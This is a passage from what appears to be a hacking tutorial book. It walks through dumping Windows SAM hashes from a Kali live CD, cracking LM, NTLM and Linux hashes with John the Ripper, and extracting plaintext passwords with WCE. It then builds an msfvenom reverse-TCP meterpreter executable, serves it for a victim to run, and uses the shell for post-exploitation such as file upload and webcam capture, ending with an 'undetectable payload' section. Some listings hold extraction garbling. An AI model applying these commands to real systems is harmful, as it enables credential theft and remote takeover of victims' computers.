Save the .vmx file, and restart the Windows 7 target. Once you can access the BIOS, choose to boot from the CD drive. The virtual machine should start the Kali ISO. Even though we're booted into Kali, we can mount the Windows hard disk and access files, bypassing the security features of the Windows operating system.

Listing 10 shows how to mount the file system and dump the password hashes.

```
root@kali:# umkdir -p /mnt/sda1
root@kali:# vmount /dev/sda1 /mnt/sda1
root@kali:# wcd /mnt/sda1/Windows/System32/config/
root@kali:/mnt/sda1/Windows/System32/config bkhive SYSTEM out
root@kali:/mnt/sda1/Windows/System32/config samdump2 SAM out samdump2 1.1.1 by
Objectif Securite
```

<http://www.objectif-securite.ch>

original author: ncuomo@studenti.unina.it

Root Key : CMI-CreateHive{899121E8-11D8-41B6-ACEB-301713D5ED8C}

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

ramesh's

Weidman:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7
5B6c:::

Listing 10 : Dumping Windows hashes with a Linux Live CD

We create a directory where we can mount our Windows filesystem with the mkdir command at u. Next, we use mount v to mount the Windows file- system

(*/dev/sda1*) in the newly created directory (*/mnt/sda1*), which means that the target's C drive is effectively at */mnt/sda1*. The SAM and SYSTEM files in Windows are in the *C:\Windows\System32\config* directory, so we change directories to */mnt/sda1/Windows/System32/config* to access these files using cd w, at which point we can use Samdump2 and Bkhive against the SAM and SYSTEM files without first saving these files and moving them to our Kali system.

Once again we've managed to get access to password hashes. We now have hashes for our Windows XP target, our Windows 7 target, our Linux target, and the FileZilla FTP server on the Windows XP target.

Cracking passwords with John the Ripper

One of the more popular tools for cracking passwords is John the Ripper. The default mode for John the Ripper is brute forcing. Because the set of possible plaintext passwords in LM hash is so limited, brute forcing is a viable method for cracking any LM hash in a reasonable amount of time, even with our Kali virtual machine, which has limited CPU power and memory.

For example, if we save the Windows XP hashes we gathered earlier in this chapter to a file called *xphashes.txt*, then feed them to John the Ripper like this, we find that John the Ripper can run through the entire set of possible passwords and come up with the correct answer, as shown in Listing 11.

```
root@kali: john xphashes.txt
```

```
Warning: detected hash type "lm", but the string is also recognized as "nt" Use the "--format=nt" option to force loading these as that type instead Loaded 10 password hashes with no different salts (LMDES[128/128 BS SSE2])
```

```
(SUPPORT_388945a0)
```

```
PASSWOR (secret:1) (Guest)
```

```
PASSWOR (vicky:1)
```

```
PASSWOR (Administrator:1)
```

```
D (vicky:2)
```

```
D (Administrator:2)
```

```
D123 (secret:2)
```

Listing 11: Cracking LM hashes with John the Ripper

John the Ripper cracks the seven-character password hashes. In Listing 11, we see that **PASSWOR** is the first half of the user secret's password. Likewise, it's the first half of the password for Ramesh and Administrator. The second half of secret's password is **D123**, and Ramesh and Administrator's are **D**. Thus, the complete plaintext of the LM-hashed passwords are **PASSWORD** for Ramesh and Administrator and **PASSWORD123** for secret. The LM hash doesn't tell us the correct case for a password, and if you try logging in to the Windows XP machine as Administrator or Ramesh with the password **PASSWORD** or the account secret with **PASSWORD123**, you will get a login error because LM hash does not take into account the correct case of the letters in the password.

To find out the correct case of the password, we need to look at the fourth field of the NTLM hash. John the Ripper noted in the example in Listing 11 that NTLM hashes were also present, and you can use the flag--format=nt to force John the Ripper to use those hashes (we don't have LM hashes for Windows 7, so we will have to crack Windows 7 passwords with a wordlist since brute forcing the NTLM hashes would likely take too long).

Cracking Windows NTLM hashes is nowhere near as easy as cracking LM ones. Although a five-character NTLM password that uses only lower-case letters and no other complexity could be brute-forced as quickly as an LM hash, a 30-character NTLM password with lots of complexity could take many years to crack. Trying every possible character combination of any length, hashing it, and comparing it to a value could go on forever until we happened to stumble upon the correct value (only to find out that the user has since changed his or her password).

Instead of attempting to brute-force passwords, we can use wordlists containing known passwords, common passwords, dictionary words, combinations of dictionary words padded with numbers and symbols at the end, and so on.

Cracking Linux Passwords

We can also use John the Ripper against the Linux password hashes we dumped after exploiting the Vsftpd server backdoor , as shown in Listing 12.

```
root@kali# cat linuxpasswords.txt
vicky:$1$CNp3mty6$IRWcT0/PVYpDKwyaWWkSg/:15640:0:99999:7:::
```

```
root@kali# john linuxpasswords.txt --wordlist=passwordfile.txt
```

```
Loaded 1 password hash (FreeBSD MD5 [128/128 SSE2 intrinsics 4x]) password  
(vicky)  
guesses: 1 time: 0:00:00:00 DONE (Sun Jan 11 05:05:31 2015) c/s: 100 trying:  
password - Password123
```

Listing 12 : Cracking Linux hashes with John the Ripper

User vicky has an MD5 hash . MD5 can't be brute-forced in a reasonable amount of time. Instead, we use a wordlist with the --wordlist option in John the Ripper. John the Ripper's success at cracking the password depends on the inclusion of the correct password in our wordlist.

Mangling wordlists with John the Ripper

When required by a password policy to include a number and/or a symbol in a password, many users will just tack them on to the end of a dictionary word . Using John the Ripper's rules functionality, we can catch this and other common mutations that may slip by a simple wordlist . Open the John the Ripper configuration file at /etc/john/john.conf in an editor and search for List.Rules:Wordlist . Beneath this heading, you can add mangling rules for the wordlist . For example, the rule \$[0-9]\$[0-9]\$[0-9] will add three numbers to the end of each word in the wordlist . You can enable rules in John the Ripper by using the flag --rules at the command line .More information on writing your own rules can be found at <http://www.openwall.com/john/doc/RULES.shtml> .

Cracking Configuration File Passwords

Finally, let's try to crack the MD5 hashed passwords we found in the FileZilla FTP server configuration file we downloaded with the Zervit 0.4 file inclusion vulnerability. As you'll see, sometimes we don't even need to crack a password hash. For example, try entering the hash for the user *vicky*, *5f4dcc3b5aa765d61d8327deb882cf99*, into a search engine. The first few hits confirm that *vicky*'s password is *password*. Additionally, searching tells us that the account *newuser* is created when a FileZilla FTP server is installed with the password *wampp*.

Now try logging in to the Windows XP target's FTP server with these credentials. Sure enough, login is successful. The administrator of this system

forgot to change the default password for the built-in FTP account. If we were not able to recover the plaintext passwords this easily, we could again use John the Ripper with a wordlist, as discussed previously.

Dumping Plaintext Passwords from memory with windows Credential editor

Why bother cracking password hashes if we can get access to plaintext passwords? If we have access to a Windows system, in some cases we can pull plaintext passwords directly from memory. One tool with this functionality is the Windows Credential Editor (WCE). We can upload this tool to an exploited target system, and it will pull plaintext passwords from the Local Security Authority Subsystem Service (LSASS) process in charge of enforcing the system's security policy. You can download the latest version of WCE from <http://www.ampliasecurity.com/research/wcefaq.html>. An example of running WCE is shown in Listing 13.

```
C:\>wce.exe -w
wce.exe -w
WCEv1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by Hernan Ochoa
(hernan@ampliasecurity.com)
Use -h for help.
vicky\BOOKXP:password
```

Listing 13: Running WCE

Here WCE found the plaintext of the user *vicky*'s password. The downside to this attack is that it requires a logged-in user for the password to be stored in memory. Even if you were able to get a plaintext password or two with this method, it is still worth dumping and attempting to crack any password hashes you can access.

Summary

Reversing password hashes is an exciting field, and as the speed of hardware increases, it becomes possible to crack stronger hashes faster. Using multiple CPUs and even the graphics processing units (GPUs) on video cards, password crackers can try many hashes very quickly. Our virtual machines don't have much processing power, but even your average modern laptop is much faster than the machines that were used for password cracking just a few short years ago. The cutting edge of password cracking these days is taking to the cloud and harnessing multiple top-spec cloud servers for cracking. You'll even find some cloud-based password-cracking services.

SECTION - 3 (Attacks)

Chapter - 3

Backdoors & Keyloggers

Things We Are Going To cover In This Chapter :

- ✓ Hacking windows using metasploit backdoor and post exploitation
- ✓ Software Keyloggers
- ✓ Remote Keyloggers
- ✓ Binders

A backdoor is a means to access a computer system or encrypted data that bypasses the system's customary security mechanisms.

A developer may create a backdoor so that an application or operating system can be accessed for troubleshooting or other purposes. However, attackers often use backdoors that they detect or install themselves as part of an exploit. In some cases, a worm or virus is designed to take advantage of a backdoor created by an earlier attack.

Whether installed as an administrative tool, a means of attack or as a mechanism allowing the government to access encrypted data, a backdoor is a security risk because there are always threat actors looking for any vulnerability to exploit.

In her 2000 article, "Who gets your trust?" security consultant Carole Fennelly used an analogy to illustrate the situation: "Think of approaching a building with an elaborate security system that does bio scans, background checks, the works. Someone who doesn't have time to go through all that might just rig up a back exit so they can step out for a smoke -- and then hope no one finds out about it."

How backdoors work

Backdoors can vary widely. Some, for example, are put in place by legitimate vendors, while others are introduced inadvertently as a result of programming errors. Developers sometimes use backdoors during the development process, which are then not removed from production code.

Backdoors are also commonly put into place through malware. A malware module may act as a backdoor itself, or it can act as a first-line backdoor, which means that it acts as a staging platform for downloading other malware modules that are designed to perform the actual attack.

Encryption algorithms and networking protocols may also, at least potentially, contain backdoors. For example, in 2016, researchers described how the prime numbers used in encryption algorithms could be crafted in such a way that could enable an adversary to factor the primes -- and thereby break the encryption -- of encryption algorithms previously thought to be secure.

In 2019, an approach to random number generation called Dual_EC_DRBG (Dual Elliptic Curve Deterministic Random Bit Generator) was found to have a fault in it that made its resulting random seed numbers somewhat predictable. The security community's consensus was that the NSA allowed the standard to be used, even though it knew there was a weakness, so that they could use it as a backdoor.

Detection and prevention

Backdoors can be very difficult to detect, and detection methods vary considerably depending on the computer's operating system. In some cases, antimalware software may be capable of detecting backdoor software. In other cases, security professionals may need to use specialized tools to detect backdoors, or use a protocol monitoring tool to inspect network packets.

There are several different strategies for avoiding backdoor attacks. First and foremost, organizations need to adhere to security best practices, such as avoiding untrusted software and ensuring that every device is protected by a firewall. Application firewalls can also help to prevent backdoor attacks, since they restrict the traffic that can flow across open ports. It is also important to monitor network traffic for signatures that may indicate the presence of a backdoor.

Famous backdoor attacks

There have been a number of high-profile backdoor attacks that have occurred over the last few decades.

In late 2020, a cybersecurity company called FireEye discovered an extremely serious backdoor hidden in updates for SolarWinds' Orion network management software. The attackers, who are believed to originate at the nation-state level, used SolarWinds to facilitate an island hopping attack that installed malware on Orion customer networks in order to gather intelligence. The United States Cybersecurity & Infrastructure Security Agency (CISA) believes the attack began as early as March 2020 and that not all compromised organizations were actually targeted by the attacker for follow-up actions.

In early 2021, a Dutch cybersecurity firm discovered a hardcoded backdoor secret account in Zyxel firewalls and access point (AP) controllers. The secret account allowed the attackers to give themselves administrative privileges, including the ability

to change firewall settings and intercept traffic. The backdoor exploited a vulnerability in the credentials used to update firewall and AP controller firmware.

Another noteworthy attack was called Back Orifice. Back Orifice, which was created in 1999 by a hacker group that called themselves Cult of the Dead Cow, took advantage of vulnerabilities in the Windows operating system (OS) to install backdoors that allowed remote control of Windows computers..

Backdoors are not always software based, nor are they always created by rogue hacker groups. In 2013, the German news outlet Der Spiegel reported that the NSA's Tailored Access Operations unit maintained a catalog of backdoors to implant in firewalls, routers and other devices to be used overseas. The NSA also allegedly incorporated backdoor capabilities into individual hardware components, such as hard drives and even USB cables.

HACKING WINDOWS 7 USING METASPLOIT BACKDOOR AND POST EXPLOITATION

REQUIREMENTS: KALI LINUX , WINDOWS 7 OS VIRTUAL MACHINES.

TERMS :

LHOST = Listening host (kali IP)

LPORT = Listening Port(kali port number)

Payload = Backdoor file which is going to be used for the OS like Windows, Linux, Mac, Android.

STEP 1:- Fire up your kali Linux and Windows 7 systems as Two Virtual Machines.

STEP 2:- First of all check your IP of kali machine for further use.

STEP 3:- In the terminal window of kali linux type “**msfconsole**” then wait for it to open, in the mean time open another terminal window to create payload using “**msfvenom**”.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole
[+] ***rting The Metasploit Framework console...
[+] * WARNING: No database support: No database YAML file
[+] **

Mooooooooooooo
Mooooooooooooo
MMMN
MMNINL MMNNNN    MMNNNN MMNNN
MMNINL MMNNNNNN  MMNNNNNN MMNNNN
MMNINL MMNNNNNNNN MMNNNNNNNN MMNNNNNN
```

(**MSFVENOM** – A tool used to create payload of backdoor, it is already a part of Metasploit framework used to create and exploit tools in various ways and techniques.)

STEP 4:- In msfvenom window type the command as below.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.107  
LPORT=4444 -f exe > /root/Desktop/victim.exe
```

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: ~
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.107 LPORT=4444 -f exe > /root/Desktop/victim.exe
```

STEP 5:- Now in msfconsole tab use this commands to make a listener for the connection. (we can use net cat also)

use exploit/multi/handler - This is a wild card listener used to listen for active connection from the victim. **set payload windows/meterpreter/reverse_tcp** - This a payload is same as that we used in msfvenom for backdoor. It is a stager payload (You don't need to be an active listener in msfconsole when victim runs the payload-backdoor. **show options** - This command will help you to make sure of the requirements for a connection.

set LHOST 192.168.0.107 (KALI IP ADDRESS) set LPORT 4444 (kali port number in which we need to make the connection) then type RUN or EXPLOIT.

```

[OK]
https://metasploit.com

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC process      yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST  192.168.0.107   yes        The listen address (an interface may be specified)
LPORT  4444            yes        The listen port

Exploit target:

Id  Name
--  --
0  Wildcard Target


[*] Started reverse TCP handler on 192.168.0.107:4444

```


WE ARE NOW LISTENING FOR THE CONNECTIONS ON PORT 4444

STEP 6:- Now we are going to send the payload to victim's machine by using default apache server in kali linux. In real time task we need to do port forwarding in routers along with Public IP]. Since My both machines are in same network I will be hosting a local server to share the file from kali to windows.

STEP 7:- First copy the payload file from Desktop to this location /var/www/html





Then now we can start our apache server using this command `service apache2 start`




```
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: ~
root@kali:~# service apache2 start
root@kali:~#
```

STEP 8:- Now switch to Windows 7 Machine then type your kali IP in the browser then download it and run it



STEP 9 : Now Switch to Kali to see whether the Meterpreter session is opened or not with the reverse connection from the victim machine.



The screenshot shows three terminal windows running on Kali Linux. The first window has tabs for 'root@kali: ~' and 'Exploit target'. The second window has tabs for 'root@kali: ~' and 'msf5 exploit(multi/handler)'. The third window has tabs for 'root@kali: ~' and 'meterpreter > []'. The text in the second window is as follows:

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ * root@kali: ~ * root@kali: ~ *
LHOST specified) yes The listen address (an interface may be
LPORT 4444 yes The listen port


Exploit target:
  id  Name
  ... ...
  0  Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.0.107
LHOST => 192.168.0.107
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.107:4444
[*] Sending stage (180291 bytes) to 192.168.0.118
[*] Meterpreter session 1 opened (192.168.0.107:4444 -> 192.168.0.118:49209) at
2019-09-27 15:11:50 +0530

meterpreter > [ ]
```

We got the Reverse Connection successfully

STEP 10:- POST EXPLOITATION using METERPRETER commands like sysinfo, pwd, id, cd, upload, download.



The screenshot shows three terminal windows running on Kali Linux. The first window has tabs for 'root@kali: ~' and 'Exploit target'. The second window has tabs for 'root@kali: ~' and 'msf5 exploit(multi/handler)'. The third window has tabs for 'root@kali: ~' and 'meterpreter > []'. The text in the second window is as follows:

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ * root@kali: ~ * root@kali: ~ *
0 Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.0.107
LHOST => 192.168.0.107
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.107:4444
[*] Sending stage (180291 bytes) to 192.168.0.118
[*] Meterpreter session 1 opened (192.168.0.107:4444 -> 192.168.0.118:49209) at
2019-09-27 15:11:50 +0530

meterpreter > sysinfo
Computer : D000
OS : Windows 7 (6.1 Build 7600)
Architecture : x64
System Language : en-US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > [ ]
```

```

root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ * root@kali: ~ * root@kali: ~ *
40777/rwxrwxrwx 0 dir 2019-09-23 15:26:54 +0530 My Documents
100666/rw-rw-rw- 524288 fil 2019-09-23 15:26:54 +0530 NTUSER.DAT
100666/rw-rw-rw- 65536 fil 2019-09-23 15:26:54 +0530 NTUSER.DAT{016888bd-6
c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw- 524288 fil 2019-09-23 15:26:54 +0530 NTUSER.DAT{016888bd-6
c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288 fil 2019-09-23 15:26:54 +0530 NTUSER.DAT{016888bd-6
c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000000000002.regtrans-ms
40777/rwxrwxrwx 0 dir 2019-09-23 15:26:54 +0530 NetHood
40555/r-xr-xr-x 0 dir 2019-09-23 15:26:54 +0530 Pictures
40777/rwxrwxrwx 0 dir 2019-09-23 15:26:54 +0530 PrintHood
40777/rwxrwxrwx 0 dir 2019-09-23 15:26:54 +0530 Recent
100666/rw-rw-rw- 1055 fil 2019-09-27 15:17:43 +0530 RedSec.txt
40555/r-xr-xr-x 0 dir 2019-09-23 15:26:54 +0530 Saved Games
40555/r-xr-xr-x 0 dir 2019-09-23 15:27:10 +0530 Searches
40777/rwxrwxrwx 0 dir 2019-09-23 15:26:54 +0530 SendTo
40777/rwxrwxrwx 0 dir 2019-09-23 15:26:54 +0530 Start Menu
40777/rwxrwxrwx 0 dir 2019-09-23 15:26:54 +0530 Templates
40555/r-xr-xr-x 0 dir 2019-09-23 15:26:54 +0530 Videos
100666/rw-rw-rw- 262144 fil 2019-09-23 15:26:54 +0530 ntuser.dat.LOG1
100666/rw-rw-rw- 0 fil 2019-09-23 15:26:54 +0530 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2019-09-23 15:26:54 +0530 ntuser.ini

meterpreter > 
```

I uploaded a file Redsec.txt using “upload” command

```

Applications Places Terminal Fri 15:29
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ * root@kali: ~ * root@kali: ~ *
meterpreter > sessions
Usage: sessions <>id>

Interact with a different session id.
This works the same as calling this from the MSF shell: sessions -i <session id>
meterpreter > sessions -i 3
Usage: sessions <>id>

Interact with a different session id.
This works the same as calling this from the MSF shell: sessions -i <session id>
meterpreter > ls
Listing: C:\Users\ASH\K3R
.

Mode Size Type Last modified Name
---- -- -- ---- -----
40777/rwxrwxrwx 0 dir 2019-09-23 15:26:54 +0530 AppData
40777/rwxrwxrwx 0 dir 2019-09-23 15:26:54 +0530 Application Data
40555/r-xr-xr-x 0 dir 2019-09-23 15:27:02 +0530 Contacts
40777/rwxrwxrwx 0 dir 2019-09-23 15:26:54 +0530 Cookies
40555/r-xr-xr-x 0 dir 2019-09-23 15:26:54 +0530 Desktop
40555/r-xr-xr-x 4096 fil 2019-09-23 15:26:54 +0530 Documents
40555/r-xr-xr-x 0 dir 2019-09-23 15:26:54 +0530 Downloads
40555/r-xr-xr-x 4096 fil 2019-09-23 15:26:54 +0530 Favorites
40555/r-xr-xr-x 0 dir 2019-09-23 15:26:54 +0530 Links
40777/rwxrwxrwx 0 dir 2019-09-23 15:26:54 +0530 Local Settings
40555/r-xr-xr-x 0 dir 2019-09-23 15:26:54 +0530 Music
40777/rwxrwxrwx 0 dir 2019-09-23 15:26:54 +0530 My Documents
100666/rw-rw-rw- 524288 fil 2019-09-23 15:26:54 +0530 NTUSER.DAT
100666/rw-rw-rw- 65536 fil 2019-09-23 15:26:54 +0530 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw- 524288 fil 2019-09-23 15:26:54 +0530 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000000000001.regtrans-ms
100666/rw-rw-rw- 524288 fil 2019-09-23 15:26:54 +0530 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000000000002.regtrans-ms
40777/rwxrwxrwx 0 dir 2019-09-23 15:26:54 +0530 NetHood
40555/r-xr-xr-x 0 dir 2019-09-23 15:26:54 +0530 Pictures
40777/rwxrwxrwx 0 dir 2019-09-23 15:26:54 +0530 PrintHood
40777/rwxrwxrwx 0 dir 2019-09-23 15:26:54 +0530 Recent
100666/rw-rw-rw- 1055 fil 2019-09-27 15:17:43 +0530 RedSec.txt
40555/r-xr-xr-x 0 dir 2019-09-23 15:26:54 +0530 Saved Games

```

Listing of directories

We can get the real shell of Windows machine using shell command

We can use lot of meterpreter commands like webcam_snap, to use victim machine as we want.

MSFVENOM gives lot of various Payload depends on the usage of attackers approaches, He/She can use VNCinject payload also to retrieve the remote Screen of the victim Machine.

We can use Reverse HTTPS connection also if the ports were blocked.

PAYOUT EXPLANATION: Here windows/meterpreter/reverse_tcp - Represents the Platform and connection type we are going to make. LHOST and LPORT - It will represent the socket connection to be made in reverse connection, -f This explains the Type of file format (Eg. exe, .sh, php, py, apk, etc). > then we will be saving the payload in a path.

Finally, Compromising of a machine or network will be single click away if the Victim is unaware of his clicks, The compromise will lead to data breach and sensitive data Exposure.

Hacking WINDOWS 10 using Metasploit (Using fully undetectable payload)

Creating a malicious .exe file

To create the executable, you would use msfvenom as shown in the command below:

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 -platform windows -f exe  
LHOST=192.168.100.4 LPORT=4444 -o /root/something32.exe
```

